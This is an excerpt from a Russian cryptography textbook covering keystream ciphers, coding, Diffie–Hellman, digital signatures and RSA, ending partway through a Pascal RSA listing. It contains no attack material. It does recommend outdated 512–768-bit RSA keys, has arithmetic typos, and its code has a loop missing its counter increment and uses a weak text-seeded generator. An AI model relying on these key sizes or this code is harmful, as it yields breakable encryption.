Стойкость шифрования методом гаммирования определяется главным образом свойствами гаммы — длительностью периода и равномерностью статистических характеристик. Последнее свойство обеспечивает отсутствие закономерностей в появлении различных символов в пределах периода.

Разделяют две разновидности гаммирования — с конечной и бесконечной гаммой. При хороших статистических свойствах гаммы стойкость шифрования определяется только длиной ее периода. При этом если длина периода гаммы превышает длину шифруемого текста, то такой шифр теоретически является абсолютно стойким. Это, однако, не означает, что дешифрирование такого текста вообще не возможно: при наличии некоторой дополнительной информации исходный текст может быть частично или полностью восстановлен даже при использовании бесконечной гаммы.

В качестве бесконечной гаммы может быть использована любая последовательность случайных символов, например, последовательность цифр числа π или e. При шифровании с помощью ЭВМ последовательность гаммы формируется с помощью датчика псевдослучайных чисел. В настоящее время разработаны алгоритмы работы таких датчиков, которые обеспечивают удовлетворительные характеристики.

Комбинированные методы шифрования

Как уже отмечалось, одним из важнейших требований, предъявляемых к системе шифрования, является ее стойкость. Однако повышение стойкости любого метода шифрования приводит, как правило, к существенному усложнению самого процесса шифрования и увеличению затрат ресурсов (времени, аппаратных средств, уменьшению пропускной способности и т.п.).

Достаточно эффективным средством повышения стойкости шифрования является комбинированное использование нескольких различных способов шифрования, т.е. последовательное шифрование исходного текста с помощью двух или более методов.

Стойкость комбинированного шифрования $\mathbf{S_k}$ не ниже произведения стойкости используемых способов $\mathbf{S: S_k \geq \Pi S_i}$.

Совершенно очевидно, что если какой-либо способ шифрования при независимом его применении может обеспечить стойкость не ниже $\mathbf{S_k}$ (например, гаммирование с бесконечной гаммой), то комбинирование этого способа с другими будет целесообразно лишь при выполнении условия $\mathbf{\sum_i R_i < R^*}$, где $\mathbf{R_i}$ — ресурсоемкость **i**-го способа, используемого при комбинированном шифровании; $\mathbf{R^*}$ — ресурсоемкость того способа, который обеспечивает стойкость не ниже $\mathbf{S_k}$.

Комбинировать можно любые методы шифрования и в любом количестве, однако на практике наибольшее распространение получили следующие комбинации:

- подстановка + гаммирование;
- перестановка + гаммирование;
- гаммирование + гаммирование;
- подстановка + перестановка.

Типичным примером комбинированного шифра является национальный стандарт США криптографического закрытия данных (DES).

Кодирование

Одним из средств криптографического закрытия информации, также имеющим длительную историю практического использования, является ***кодирование***, под которым понимается замена элементов закрываемых данных некоторыми цифровыми, буквенными или комбинированными сочетаниями — кодами. Нетрудно заметить, что между кодированием информации и ее шифрованием подстановкой существует значительная аналогия. Однако между этими методами можно найти различия.

При шифровании подстановкой заменяемыми единицами информации являются символы алфавита, и, следовательно, шифрованию могут подвергаться любые данные, для фиксирования которых используется выбранный алфавит. При кодировании замене подвергаются смысловые элементы информации, поэтому для каждого специального сообщения в общем случае необходимо использовать свою систему кодирования. Правда, в последнее время разработаны специальные коды, имеющие целью сократить объем информации при ее записи. Специфика этих кодов заключается в том, что для записи часто встречающихся символов используются короткие двоичные коды, а для записи редко встречающихся — длинные. Примером такого кода может служить код Хоффмана.

Двоичный код для букв алфавита образуется путем последовательной записи нулей и единиц на маршруте от вершины графа до конца ветви, соответствующего данной букве. Если граф кодирования сохраняется в тайне, то такое кодирование имеет криптографическую стойкость на уровне шифрования простой заменой.

При смысловом кодировании основной кодируемой единицы является смысловой элемент текста. Для кодирования составляется специальная таблица кодов, содержащая перечень кодируемых элементов и соответствующих им кодов.

Иногда код состоит из списка слов и фраз вместе с соответствующими им случайными группами чисел и букв, называемыми *кодовыми группами*. Поскольку кодовые группы обычно короче выражений, которые они представляют, коды, помимо секретности, обеспечивают также и сжатие информации.

При правильном использовании коды намного труднее раскрыть, чем другие классические системы. Успех их использования объясняется тремя причинами. Наиболее важной их них является большая длина используемого ключа. В типичной системе шифрования используется ключ длиной максимум несколько сотен бит. Например, ключом шифра на основе простой подстановки является переставленный алфавит, представляющий в среднем 90 бит, тогда как кодовая книга хорошего размера может содержать сотни тысяч и даже миллион бит. Как показал Шеннон, работа криптоаналитика затрудняется, когда из сообщения удаляется избыточность, а коды удаляют избыточность. Причем, коды работают с относительно большими блоками открытого текста (словами и фразами) и, следовательно, скрывают локальную информацию, которая в противном случае могла бы дать ценные “зацепки” для криптоанализа.

К *недостаткам* следует отнести то, что ключ при кодировании используется недостаточно хорошо, так как при кодировании отдельного слова и фразы используется лишь очень малая часть кодовой книги. В результате код при интенсивном использовании поддается частичному анализу и оказывается особенно чувствительным к вскрытию при наличии известного открытого текста. По этим причинам для обеспечения большей надежности коды необходимо чаще менять.

К другим видам криптографического закрытия отнесены рассечение/разнесение и сжатие данных. ***Рассечение/разнесение данных*** состоит в том, что массив защищаемых данных рассекается на такие элементы, каждый из которых не позволяет раскрыть содержание защищаемой информации, и выделенные таким образом элементы размещаются в различных зонах памяти. Обратная процедура называется сборкой данных. Совершенно очевидно, что алгоритм разнесения и сборки данных должен сохраняться в тайне.

Шифрование с открытым ключом

Одно из главных ограничений использования обычных криптографических систем связано с трудностью распространения ключей. Диффи и Хеллман, а также, независимо от них, Меркль, показали, что можно исключить защищенный канал передачи ключей и при этом обеспечить защиту при передаче сообщений по незащищенному каналу без осуществления каких-либо предварительных мероприятий. Как видно из рис. 18.6, между отправителем и получателем допускается двухсторонний обмен, но перехватчик здесь пассивный и только слушает. В отличие от обычных систем, в которых ключ должен сохранятся в секрете, системы, допускающие такую работу, называются ***системами с открытым ключом***.




Рис. 18.6. Поток информации в криптографической системе с открытым ключом

Для решения этой проблемы предлагаются два подхода. При открытом распространении ключей отправитель и получатель могут договориться о ключе, используемом в обычной криптографической системе. Несмотря на то, что противник слушает все переговоры, он не в состоянии вычислить ключ и не может понять последующего обмена сообщениями. Второй подход реализует криптографические системы с открытыми ключами, в которых для шифрования используются разные ключи.

Причина, по которой ключи в обычных криптографических системах должны столь тщательно защищаться, состоит в том, что функции шифрования и дешифрования в ней неразделимы. Любое лицо, получившее ключ для шифрования сообщений, может также дешифровать сообщения. Если средства шифрования разделены, то секретность можно обеспечить без засекречивания ключа шифрования, так как его нельзя использовать для расшифровывания.

Взаимодействуя по открытым каналам связи, абоненты A и B решают следующие задачи:

- вначале у A и B нет никакой общей секретной информации, но в конце процедуры такая общая секретная информация (общий ключ) у A и B появляется, т.е. вырабатывается;
- противник, который перехватывает все передачи и знает, что хочет получить A и B, тем не менее не может восстановить выработанный общий ключ A и B.

Предложено решать эти задачи с помощью функции $\mathbf{F(x) = \alpha^x \ (mod \ p)}$, где **p** — большое простое число, **x** — произвольное натуральное число, **α** — некоторый примитивный элемент поля **G F(p)**.

Примитивным называется такой элемент **α** из **G F(p)**, что каждый элемент поля, может быть представлен в виде степени **α**. Доказывается, что примитивный элемент всегда существует.

Общепризнанно, что инвертирование функции $\mathbf{\alpha^x \ (mod \ p)}$, т.е. дискретное логарифмирование, является трудной математической задачей.

Саму же процедуру или, как принято говорить, протокол выработки общего ключа, можно описать следующим образом.

Числа **p** и **α** считаются общедоступными.

Абоненты A и B независимо друг от друга случайно выбирают по одному натуральному числу — скажем $\mathbf{x_A}$ и $\mathbf{x_B}$ и. Эти элементы они держат в секрете. Далее каждый из них вычисляет новый элемент:

$$\mathbf{y_A = \alpha^{x_A} \pmod p},\ \mathbf{y_B = \alpha^{x_B} \pmod p}$$

Потом они обмениваются этими элементами по каналу связи. Теперь абонент A, получив $\mathbf{y_B}$ и зная свой секретный элемент $\mathbf{x_A}$, вычисляет новый элемент:

$$\mathbf{y_B^{x_A} = (\alpha^{x_B})^{x_A} \pmod p}$$

Аналогично поступает абонент B:

$$\mathbf{y_A^{x_B} = (\alpha^{x_A})^{x_B} \pmod p}$$

Из свойств поля следует, что тем самым у A и B появится общий элемент, который и является общим ключом A и B.

Из описания протокола видно, что противник знает $\mathbf{p}$, $\boldsymbol{\alpha}$, $\boldsymbol{\alpha}^{\mathbf{x_A}}$, $\boldsymbol{\alpha}^{\mathbf{x_B}}$, не знает $\mathbf{x_A}$, $\mathbf{x_B}$ и хочет узнать $\boldsymbol{\alpha}^{\mathbf{x_A x_B}}$. В настоящее время нет алгоритмов действий противника, более эффективных, чем дискретное логарифмирование, а это — труднейшая математическая задача.

Эти системы должны разрабатываться таким образом, чтобы облегчить генерацию случайных пар инверсных ключей **Е** для шифрования и **Д** для дешифрования и работу с этими ключами, но чтобы вычисления **Д** по **Е** было вычислительно нереализуемым.

Криптографическая система с открытым ключом представляет собой пару семейств алгоритмов $\{\mathbf{E_K}\}_{\mathbf{K}\in\{\mathbf{K}\}}$ и $\{\mathbf{Д_K}\}_{\mathbf{K}\in\{\mathbf{K}\}}$, определяющих обратимые преобразования

$$\mathbf{EK:\{M\}\rightarrow\{m\}}$$
$$\mathbf{ДK:\{M\}\rightarrow\{m\}'}$$

на конечном пространстве сообщений $\{\mathbf{M}\}$ со следующими свойствами.

1. Для каждого $\mathbf{K}\in\{\mathbf{K}\}$ $\mathbf{Д_K}$ обратно к $\mathbf{E_K}$, т.е. при любых **К** и **М** справедливо $\mathbf{Д_K E_K(M) = M}$.
2. Для каждого $\mathbf{K}\in\{\mathbf{K}\}$ и $\mathbf{M}\in\{\mathbf{M}\}$ нетрудно вычислить величины $\mathbf{E_K(M)}$ и $\mathbf{Д_K(M)}$.
3. Для почти каждого $\mathbf{K}\in\{\mathbf{K}\}$ невозможно в вычислительном отношении вывести из $\mathbf{E_K}$ какой-либо легко выполнимый алгоритм, эквивалентный $\mathbf{Д_K}$.
4. По каждому заданному $\mathbf{K}\in\{\mathbf{K}\}$ можно получить инверсную пару $\mathbf{E_K}$ и $\mathbf{Д_K}$.

Свойство 3 позволяет не засекречивать ключи шифрования пользователя $\mathbf{E_K}$ и при этом не компроментировать секретность ключа дешифрования $\mathbf{Д_K}$. Следовательно, криптогафические системы распадаются на две части (семейство преобразований шифрования и семейство преобразований дешифрования) таким образом, что по данному члену одного семейства невозможно определить соответствующий член другого.

Свойство 4 гарантирует наличие реализуемого пути вычисления соответствующих пар обратных преобразований, когда не наложено никаких ограничений на то, каким должно быть преобразование шифрования или дешифрования. На практике криптогра-

фическое оборудование должно содержать генератор истинных случайных чисел для генерации **К**, а также генерирующий пару $\mathbf{E_K}$ и $\mathbf{Д_K}$ по заданному **К**.

Система такого рода упрощает проблему распределения ключей. Каждый пользователь генерирует пару взаимно обратных преобразований **Е** и **Д**. Он держит преобразование дешифрования **Д** в секрете, а преобразование шифрования публикует в открытом справочнике наподобие технического справочника. Теперь любой желающий может шифровать сообщения и посылать их пользователю, но никто, кроме него, не может дешифровать предназначенные для него сообщения.

Если вместо приведенных условий 1–4 множество преобразований обеспечивает, что для каждого $\mathbf{K \in \{K\}}$ $\mathbf{E_K}$ является обратным $\mathbf{Д_K}$, т.е. при любых **К** и **М** справедливо утверждение $\mathbf{E_K Д_K(M) = M}$, то возможно, а часто и желательно осуществлять шифрование с помощью ключа **Д**, а дешифрование — с помощью ключа **Е**. По этой причине часто называют $\mathbf{E_K}$ *открытым ключом*, а $\mathbf{Д_K}$ — *личным ключом*.

За время, истекшее после того, как была предложены эта система, разработано несколько путей ее реализации.

Цифровая подпись

Идея ***цифровой подписи*** (ее еще называют ***электронной подписью***) была предложена Диффи и Хеллманом. Суть ее заключается в использовании односторонней функции с секретом $\mathbf{F_K}$. В настоящее время эта идея реализована в большом количестве систем передачи данных. Сообщение, подписанное цифровой подписью, можно представить в виде пары **(x,y)**, где **x** — сообщение, $\mathbf{F_K: x \rightarrow y}$ —односторонняя функция, известная всем взаимодействующим абонентам, **y** — решение уравнения $\mathbf{F_K(y) = x}$. Из определения функции $\mathbf{F_K}$ очевидны следующие достоинства цифровой подписи.

1. Подписать сообщение **x**, т.е. решить уравнение $\mathbf{F_K(y) = x}$, может только абонент, являющийся обладателем данного секрета **К**; другими словами, подделать подпись невозможно.
3. Проверить подлинность подписи может любой абонент, знающий открытый ключ, т.е. саму функцию $\mathbf{F_K}$.
4. При возникновении споров отказаться от подписи невозможно в силу ее неподделываемости.
5. Подписанные сообщения **(x,y)** можно, не опасаясь ущерба, пересылать по любым каналам связи.

Именно перечисленные достоинства и обусловили широкой применение и распространение систем цифровой подписи.

Как практически выглядит использование цифровой подписи? Рассмотрим, как осуществляется работа банка с платежными поручениями своих клиентов. Все абоненты этой сети знают одностороннюю функцию $\mathbf{F_K}$, и каждый клиент имеет собственный, никому неизвестный секрет **К**. Клиент подписывает платежное поручение **x** с помощью функции $\mathbf{F_K}$ со своим секретом **К** и посылает подписанное платежное поручение в банк. Банк, получив сообщение от клиента и зная открытый ключ, проверяет подлинность

подписи клиента и только после этого выполняет его платежное поручение. В силу отмеченных достоинств цифровой подписи и банк, и клиент уверены, что их интересы не пострадают.

Широкое развитие систем электронных платежей, электронной почты и других систем передачи данных потребовало большого разнообразия цифровых подписей. Это привело к развитию теории протоколов цифровой подписи, которая в настоящее время составляет большой раздел теоретической криптографии. В рамках этой теории систематизированы различные виды взломов систем цифровой подписи, различные виды успехов, которых противник может достигнуть, различные виды стойкости схем цифровой подписи. Удалось также доказать эквивалентность существования двух гипотетических объектов: односторонней функции и стойкой схемы цифровой подписи.

Криптографическая система RSA

Как бы ни были сложны и надежны классические криптографические системы, их слабым местом при практической реализации является проблема распределения ключей. Для того чтобы был возможен обмен конфиденциальной информацией между двумя абонентами, ключ должен быть сгенерирован одним из них, а затем каким-либо образом передан другому в конфиденциальном порядке. В общем случае для передачи ключа по каналам связи требуется использование еще одной криптосистемы, для которой вновь возникает проблема распределения ключей и т.д.

Для решения этой и ряда других проблем были предложены ***криптосистемы с открытым ключом***, называемые также ***асимметричными криптосистемами***.

Перед отправкой сообщения адресату исходный текст шифруется *открытым* (общедоступным) ключом адресата. Алгоритм шифрования построен таким образом, что расшифровывание сообщения возможно только с использованием *личного* (секретного) ключа адресата.

Впервые модель системы секретной связи с открытым ключом была предложена Диффи и Хеллманом в 1976 году.

Суть этой модели состоит в том, что ключ известен полностью только получателю сообщения и представляет собой тройку чисел **k = (e, d, n)**, где подключ **e** служит ключом шифрования, а ключ **d** — ключом расшифровывания. При этом только **d** является секретным (личным) ключом. Стойкость системы обеспечивается за счет особых свойств шифрпреобразования, которое представляет собой так называемую *одностороннюю функцию с лазейкой*. Вычисление значения такой функции (от открытого текста и параметра **e**) должно быть несложным, в то же время ее обращение должно быть вычислительно нереализуемым без знания секретной информации, “лазейки”, связанной с секретным ключом **d**.

В криптосистеме с открытым ключом сообщение, предназначенное абоненту, зашифровывается отправителем с помощью ключа **e** и расшифровывается получателем с помощью ключа **d**. Если шифрпреобразование действительно является односторонней функцией, то сам отправитель не в состоянии расшифровать сформированную им криптограмму.

Широко известным примером криптосистемы с открытым ключом является криптосистема ***RSA***, разработанная в 1977 году и получившая название в честь ее создателей: Ривеста, Шамира и Эйдельмана. Стойкость этой системы основывается *на сложности обратимости степенной функции* в кольце вычетов целых чисел по составному модулю **n** (при надлежащем выборе модуля).

Необходимые сведения из элементарной теории чисел

1. *Простым числом* называется натуральное число, имеющее только два неравных натуральных делителя.
2. Каждое натуральное число единственным образом, с точностью до порядка записи сомножителей, представляется в виде *произведения степеней простых чисел*.
3. *Наибольшим общим делителем* двух целых чисел **НОД(a,b)** (или **(a,b)**) называется наибольшее целое, на которое без остатка делится как **a**, так и **b**.
4. Пусть $\mathbf{a > b}$ и $\mathbf{d = (a,b)}$. Тогда существуют целые **x** и **y**, являющиеся *решением* уравнения $\mathbf{xa + yb = d}$. Если $\mathbf{d = 1}$, то **a** и **b** называются *взаимно простыми*.
5. Наибольший общий делитель двух чисел можно найти с помощью алгоритма Эвклида. Для этого **a** делится с остатком на **b**, т.е. $\mathbf{a = q_1b + r_1}$. Далее вместо **a** и **b**, рассматриваем соответственно **b** и $\mathbf{r_1}$: $\mathbf{b = q_2r_1 + r_2}$. На следующем шаге роль **b** и $\mathbf{r_1}$, играют $\mathbf{r_1}$ и $\mathbf{r_2}$: $\mathbf{r_1 = q_3r_2 + r_3}$ и т.д. Процесс заканчивается на некотором шаге $\mathbf{k+1}$, для которого $\mathbf{r_{k+1} = 0}$. Тогда $\mathbf{НОД(a,b) = r_k}$. Рассмотрим пример.

```
Найти НОД(1547, 560)
1547 = 2 * 560 + 427
560 = 1 * 427 + 133
427 = 3 * 133 + 28
133 = 4 * 28 + 21
28 = 1 * 21 + 7
21 = 3 * 7 + 0
НОД(1547,560)=7
```

6. Для решения уравнения $\mathbf{xa + yb = d}$ можно использовать данные, полученные в каждом шаге алгоритма Эвклида, двигаясь снизу вверх, с помощью выражения остатка через другие элементы, используемые в соответствующем шаге. Например, из $\mathbf{r_2 = q_4r_3 + r_4}$ следует $\mathbf{r_4 = r_2 + q_4r_3}$. В последнем равенстве $\mathbf{r_3}$ можно заменить, исходя из соотношения $\mathbf{r_1 = q_3r_2 + r_3}$, т.е. $\mathbf{r_4 = r_2 - q_4(q_3r_2 - r_1)}$. Поэтому $\mathbf{r_4 = (1 - q_4q_3)r_2 + q_4r_1}$. Таким образом, мы выразили $\mathbf{r_4}$ в виде целочисленной комбинации остатков с меньшими номерами, которые, в свою очередь, могут быть выражены аналогично. Продвигаясь "снизу вверх", в конце концов, мы выразим $\mathbf{r_4}$ через исходные числа **a** и **b**. Если бы мы начали не с $\mathbf{r_4}$, а с $\mathbf{r_k}$, то получили бы $\mathbf{r_k = xa + yb = d}$. Рассмотрим пример.

```
Решить 1547x + 560y = 7
```

```
7 = 28 – 1 * 21 = 28 – 1 * (133 – 4 * 28) = 5 * 28 – 1 * 133 =
= 5 * (427 – 3 * 133) – 1 * 133 = 5 * 427 – 16 * (560 – 1 * 427)=
= 21 * 427 – 16 * 560 = 21 * (1547 – 2 * 560) – 16 * 560 =
= 21 * 547 – 58 * 560
Решение: x = 21, y = -58
```

7. Число **a** сравнимо с числом **b** по модулю **n**, если **a – b** делится на **n**. Запись данного утверждения имеет следующий вид: **a = b(mod n)**. Наименьшее неотрицательное число **a**, такое, что **a = A(mod n)** называется ***вычетом*** числа **A** по модулю **n**. Если **(a,n) = 1**, то существует **x**, такое, что $\mathbf{x = a^{-1} \pmod n}$.

   Действительно, **(a,n) = 1 = d = ax + ny**, поэтому **ax = 1(mod n)**. Такое число **x** называется ***обратным*** к **a** по модулю **n** и записывается в виде $\mathbf{a^{-1} \pmod n}$.

8. Пусть функция **φ(n)**, где **n** — натуральное число, равна количеству натуральных чисел, меньших **n**, для которых **(a,n)=1**. Такая функция называется *функцией Эйлера*. Для чисел **n** вида $\mathbf{n = \prod_i p_i}$ ($\mathbf{p_i}$ — простое) функция Эйлера определяется как $\mathbf{\varphi(n) = \prod_i (p_i - 1)}$.

9. ***Теорема Эйлера***. Пусть **(a,n) = 1**. Тогда $\mathbf{a^{\varphi(n)} = 1(mod\ n)}$.

   Следствие. Если **ed = 1(mod φ(n))** и **(a, n) = 1**, то $\mathbf{(a^e)^d = a(mod\ n)}$.

10. Для большинства вычетов по модулю **n = pq** показатель степени в соотношении $\mathbf{a^{\varphi(n)} = 1(mod\ n)}$ может быть уменьшен, но в этом случае он зависит от **a**. Наименьший показатель **k(a)**, для которого $\mathbf{a^{k(a)} = 1(mod\ n)}$, называется *порядком числа* **a** *по модулю* **n** и обозначается как $\mathbf{ord_n(a)}$. Для любого **a** значение $\mathbf{ord_n(a)}$ является делителем значения функции Эйлера **φ(n)**.

Алгоритм RSA

Криптосистема RSA на каждом такте шифрования преобразует двоичный блок открытого текста **m** длины **size(n)**, рассматриваемый как целое число, в соответствии с формулой: $\mathbf{c = m^e (mod\ n)}$.

При этом **n = pq**, где **p** и **q** — случайные простые числа большой разрядности, которые уничтожаются после формирования модуля и ключей. Открытый ключ состоит из пары чисел **e** и **n**. Подключ **e** выбирается как достаточно большое число из диапазона **1 < e < φ(n)**, с условием: **НОД(e, φ(n)) = 1**, где **φ(n)** — наименьшее общее кратное чисел **p–1** и **q–1**. Далее, решая в целых числах **x**, **y** уравнение **xe + yφ(n) = 1**, полагается **d = x**, т.е. **ed = 1(φ(n))**. При этом для всех **m** выполняется соотношение $\mathbf{m^{ed} = m(n)}$, поэтому знание **d** позволяет расшифровывать криптограммы.

Чтобы гарантировать надежную защиту информации, к системам с открытым ключом предъявляются два следующих требования.

1. Преобразование исходного текста должно исключать его восстановление на основе открытого ключа.

2. Определение закрытого ключа на основе открытого также должно быть вычислительно нереализуемым. При этом желательна точная нижняя оценка сложности (количества операций) раскрытия шифра.

Алгоритмы шифрования с открытым ключом получили широкое распространение в современных информационных системах.

Рассмотрим построение криптосистемы RSA на простом примере.

1. Выберем **p = 3** и **q = 11**.
2. Определим **n = 3 · 11 = 33**.
3. Найдем **φ(n) = (p – 1)(q – 1) = 20**.
4. Выберем **e**, взаимно простое с **20**, например, **e = 7**.
5. Выберем число **d**, удовлетворяющее **7d = 1(mod 20)**.

Легко увидеть, что **d = 3(mod 20)**.

Представим шифруемое сообщение как последовательность целых чисел с помощью соответствия: **A = 1**, **B = 2**, **C = 3**, ..., **Z = 26**. Поскольку **size(n) = 6**, то наша криптосистема в состоянии зашифровывать буквы латинского алфавита, рассматриваемые как блоки, Опубликуем открытый ключ **(e, n) = (7, 33)** и предложим прочим участникам системы секретной связи зашифровывать с его помощью сообщения, направляемые в наш адрес. Пусть таким сообщением будет `CAB`, которое в выбранном нами кодировке принимает вид **(3, 1, 2)**. Отправитель должен зашифровать каждый блок и отправить зашифрованное сообщение в наш адрес:

$$RSA(C) = RSA(3) = 3^7 = 2187 = 9(\mathrm{mod}\ 33);$$
$$RSA(A) = RSA(1) = 1^7 = 1(\mathrm{mod}\ 33);$$
$$RSA(B) = RSA(1) = 2^7 = 128 = 29(\mathrm{mod}\ 33).$$

Получив зашифрованное сообщение **(9, 1, 29)**, мы сможем его расшифровать на основе секретного ключа **(d, n) = (3, 33)**, возводя каждый блок в степень **d = 3**:

$$9^3 = 729 = 3(\mathrm{mod}\ 33);$$
$$1^3 = 1(\mathrm{mod}\ 33);$$
$$29^3 = 24389 = 2(\mathrm{mod}\ 33).$$

Для нашего примера легко найти секретный ключ перебором. На практике это невозможно, т.к. для использования на практике рекомендуются в настоящее время следующие значения **size(n)**:

- 512–768 бит — для частных лиц;
- 1024 бит — для коммерческой информации;
- 2048 бит — для секретной информации.

Пример реализации алгоритма RSA представлен в листингах 18.1 и 18.2 (компиляторы — Delphi, FreePascal).

Листинг 18.1. Пример реализации алгоритма RSA на языке Pascal

```
program Rsa;
{$APPTYPE CONSOLE}
{$IFDEF FPC}
 {$MODE DELPHI}
{$ENDIF}

uses SysUtils, uBigNumber;

//Генератор случайных чисел
var t: array[0..255] of Byte;
var pos: Integer;
var cbox: array[0..255] of Byte =
(237, 240, 161, 1, 130, 141, 205, 98, 27, 169, 181, 202, 173,
47, 114, 224, 35, 183, 79, 82, 153, 220, 172, 22, 17, 11, 200,
131, 14, 154, 167, 91, 250, 31, 213, 112, 126, 241, 236, 155,
198, 96, 87, 143, 244, 151, 134, 38, 129, 233, 186, 101, 41,
94, 231, 115, 113, 199, 51, 145, 229, 37, 69, 180, 85, 33, 207,
163, 102, 187, 4, 89, 7, 44, 75, 88, 81, 120, 10, 232, 221,
168, 230, 158, 247, 211, 216, 156, 95, 64, 242, 215, 77, 165,
122, 5, 15, 119, 100, 43, 34, 48, 30, 39, 195, 222, 184, 92,
78, 135, 103, 166, 147, 32, 60, 185, 26, 251, 214, 90, 139, 45,
73, 150, 97, 116, 136, 68, 219, 248, 191, 192, 16, 8, 243, 50,
132, 105, 62, 201, 204, 65, 0, 99, 182, 121, 194, 108, 160,
170, 56, 226, 206, 254, 117, 178, 9, 197, 234, 127, 58, 171,
40, 29, 177, 142, 3, 228, 188, 162, 212, 157, 49, 175, 174,
140, 70, 106, 123, 66, 196, 246, 179, 42, 218, 71, 217, 227,
18, 164, 24, 67, 159, 25, 111, 255, 193, 245, 2, 238, 133, 21,
137, 152, 109, 148, 63, 124, 203, 104, 54, 55, 223, 80, 107,
210, 225, 149, 252, 76, 12, 189, 93, 46, 23, 13, 36, 209, 61,
249, 110, 144, 86, 52, 253, 72, 28, 53, 57, 125, 59, 235, 84,
128, 208, 146, 20, 74, 6, 239, 190, 83, 19, 138, 118, 176);

procedure InicMyRandom;
var i: Integer;
var s: string;
begin
 WriteLn('Введите какой-либо текст для инициализации генератора
          случайных чисел (до 256 символов):');
 ReadLn(s);
 i := 1;
 while (i<=255) and (i<=Length(s)) do
```

Продолжение листинга 18.1

```
 begin
  t[i] := Ord(s[i]);
  Inc(i);
 end;
 pos := 0;
 WriteLn('OK');
 WriteLn;
end;

function MyRandom: Cardinal;
var i: Integer;
var l: Cardinal;
begin
 if (pos = 0) then
 begin
  for i := 1 to 255 do     t[i] := cbox[(t[i-1]+t[i]) and 255];
  for i := 254 downto 0 do t[i] := cbox[(t[i]+t[i+1]) and 255];
 end;
 l := 0;
 for i := 0 to 3 do l := l shl 8 + Cardinal(t[pos+i]);
 Result := l;
 pos := (pos+4) and 255;
end;

//-------------------------------------------------------------
//Главная программа
var i,j: Integer;
var maxbit: Integer;
var none,ntwo: TBigNum;
var n1,n2: TBigNum;
var p,q,z: TBigNum;
var n,e,d: TBigNum;
var s1,s2: string;

begin
 WriteLn;
 InicMyRandom();
 repeat
  Write('Введите максимальный размер простых чисел (p и q) в
         битах (8-257): ');
  ReadLn(maxbit);
```

Продолжение листинга 18.1

```
 until (maxbit>=8) and (maxbit<=257);
//p
 WriteLn('Введите большое десятичное значение, которое будет
          использовано в качестве первого простого числа (Enter
          -> генерируется программой): ');
 ReadLn(s1);
 BN_dec_to_bignum(s1,p);
 BN_bignum_to_dec(p,s2);
 if (s1<>s2) then
 begin
  if (s1<>'') then WriteLn('Число задано неверно!');
  s1 := '0'; BN_dec_to_bignum(s1,p);
  for i := 0 to BIGNUM_DWORD do n1[i] := MyRandom();
  BN_a_shr_k(n1,(BIGNUM_DWORD+1)*32-maxbit,p);
  BN_bignum_to_dec(p,s2);
  WriteLn('Сгенерированное число: ',s2);
 end;
 WriteLn('Поиск первого простого числа... Ждите...');
 p[0] := p[0] or 1;
 s1 := '2'; BN_dec_to_bignum(s1,ntwo);
 j := 0;
 while (BN_PrimeTest(p)=0) and (j<8192) do
 begin
  BN_a_add_b(p,ntwo,n1);
  Move(n1,p,sizeof(n1));
  Inc(j);
  Write('.');
 end;
 WriteLn;
 if (j>=8192) then
 begin
  WriteLn('К сожалению, простое число не найдено!');
  WriteLn('Нажмите Enter для выхода.'); ReadLn;
  Halt(1);
 end;
 BN_bignum_to_dec(p,s1);
 WriteLn('Первое простое число p = ',s1);
//q
 WriteLn('Введите большое десятичное значение, которое будет
          использовано в качестве второго простого числа (Enter
          -> генерируется программой): ');
```

Продолжение листинга 18.1

```
 ReadLn(s1);
 BN_dec_to_bignum(s1,q);
 BN_bignum_to_dec(q,s2);
 if (s1<>s2) then
 begin
  if (s1<>'') then WriteLn('Число задано неверно!');
  s1 := '0'; BN_dec_to_bignum(s1,q);
  for i := 0 to BIGNUM_DWORD do n1[i] := MyRandom();
  BN_a_shr_k(n1,(BIGNUM_DWORD+1)*32-maxbit,q);
  BN_bignum_to_dec(q,s2);
  WriteLn('Сгенерированное число: ',s2);
 end;
 WriteLn('Поиск первого простого числа... Ждите...');
 q[0] := q[0] or 1;
 s1 := '2'; BN_dec_to_bignum(s1,ntwo);
 j := 0;
 while (BN_PrimeTest(q)=0) and (j<8192) do
 begin
  BN_a_add_b(q,ntwo,n1);
  Move(n1,q,sizeof(n1));
  Write('.');
 end;
 WriteLn;
 if (j>=8192) then
 begin
  WriteLn('К сожалению, простое число не найдено!');
  WriteLn('Нажмите Enter для выхода.'); ReadLn;
 end;
 BN_bignum_to_dec(q,s1);
 WriteLn('Второе простое число q = ',s1);
 WriteLn;
//n = p*q
 BN_a_mul_b(p,q,n);
 BN_a_div_b(n,q,n1);
 if (BN_a_cmp_b(p,n1)<>0) then
 begin
  WriteLn('К сожалению, результат умножения p*q слишком велик!');
  WriteLn('Нажмите Enter для выхода.'); ReadLn;
  Halt(1);
 end;
 BN_bignum_to_dec(n,s1);
```

Продолжение листинга 18.1

```
 WriteLn('n = p*q = ',s1);
// z =(p-1)*(q-1)
 s1 := '1'; BN_dec_to_bignum(s1,none);
 BN_a_sub_b(p,none,n1);
 BN_a_sub_b(q,none,n2);
 BN_a_mul_b(n1,n2,z);
 BN_bignum_to_dec(z,s1);
 WriteLn('z = (p-1)*(q-1) = ',s1);
// d
 WriteLn('Введите большое десятичное значение, которое будет
          использовано в качестве открытого ключа (Enter ->
          генерируется программой): ');
 ReadLn(s1);
 BN_dec_to_bignum(s1,d);
 BN_bignum_to_dec(d,s2);
 if (s1<>s2) then
 begin
  if (s1<>'') then WriteLn('Число задано неверно!');
  s1 := '0'; BN_dec_to_bignum(s1,n1);
  for i := 0 to BIGNUM_DWORD do n1[i] := MyRandom();
  BN_a_mod_b(n1,z,d);
  BN_bignum_to_dec(d,s2);
  WriteLn('Сгенерированное число: ',s2);
 end;
 WriteLn('Поиск открытого ключа... Ждите...');
 d[0] := d[0] or 1;
 s1 := '1'; BN_dec_to_bignum(s1,none);
 s1 := '2'; BN_dec_to_bignum(s1,ntwo);
 j := 1;
 BN_ab_GCD(d,z,n1);
